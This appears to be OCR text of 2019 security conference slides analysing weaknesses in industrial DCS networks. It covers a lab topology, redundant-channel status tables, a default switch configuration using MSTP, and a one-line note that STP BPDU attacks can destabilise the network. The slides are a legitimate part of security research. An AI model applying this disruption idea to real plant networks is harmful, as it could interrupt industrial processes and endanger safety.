看雪

SDC·2019


2019 安全开发者峰会

Security
Development
Conference

工业集散控制系统（DCS）脆弱性分析

剑思庭　暗影安全/破晓安全/米斯特安全

传统DCS系统介绍


Plant Asset Management
Remote Operations
Multivariable Control and Optimization
Video as a Process Sensor
Plant Simulation
Video Ethernet
Supervisory Control Network
Integrated Supervisory Control ACE
Web-based Human Interface
Ergonomic Operator Consoles
Redundant Global Database & Historian
Precision Measurement and Control
Local Control Network
Process Manager
Basic Controller
Redundant And / Or Remote I/O

现场检测系统配置列表

1、2台思科2960 2层交换机


2、2台DCS的控制器

3、2台Server（windows Server 2003）


4、4台Client（Windows XP SP3）

5、1台Kali 2008

DCS网络架构图


Client
Client
Server
Server
Client
Client
Hacker
C2960-24X
BB
Reduntant
Controller


Ethernet 网络机制



PdTag	Device Index	A -> A	A -> B	B -> A	B -> B	Num Interfaces	Interval	Dup State
[redacted]	59	OK	OK	OK	OK	2	1000	No Duplicates
	34	OK	OK	OK	OK	2	1000	No Duplicates
	0	OK	OK	N/A	N/A	1	1000	No Duplicates
	0	OK	OK	N/A	N/A	1	1000	No Duplicates
	0	OK	OK	N/A	N/A	1	1000	No Duplicates
	0	OK	OK	N/A	N/A	1	1000	No Duplicates

Sending Channel	Receiving Channel	Channel Path	Path Status
Channel A	Channel A	1	0
Channel B	Channel B	2	0
Channel B	Channel A	3	1
Channel A	Channel B	4	0


1 == channel is healthy
0 == channel is broken



DCS系统的脆弱性-网络层

尝试Google 厂商[redacted]网络交换机默认配置

```
! Revision 03/12
!
no service pad
service tcp-keepalives-in
service tcp-keepalives-out
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
spanning-tree mode mst
no spanning-tree optimize bpdu transmission
spanning-tree extend system-id
spanning-tree mst hello-time 1
```




思科2960 2层交换机


通过MSTP协议支持

多路径通讯和冗余

DCS系统的脆弱性-网络层


可以采用STP的BPDU的攻击方式产生网络的震荡





DCS系统的脆弱性-网络层

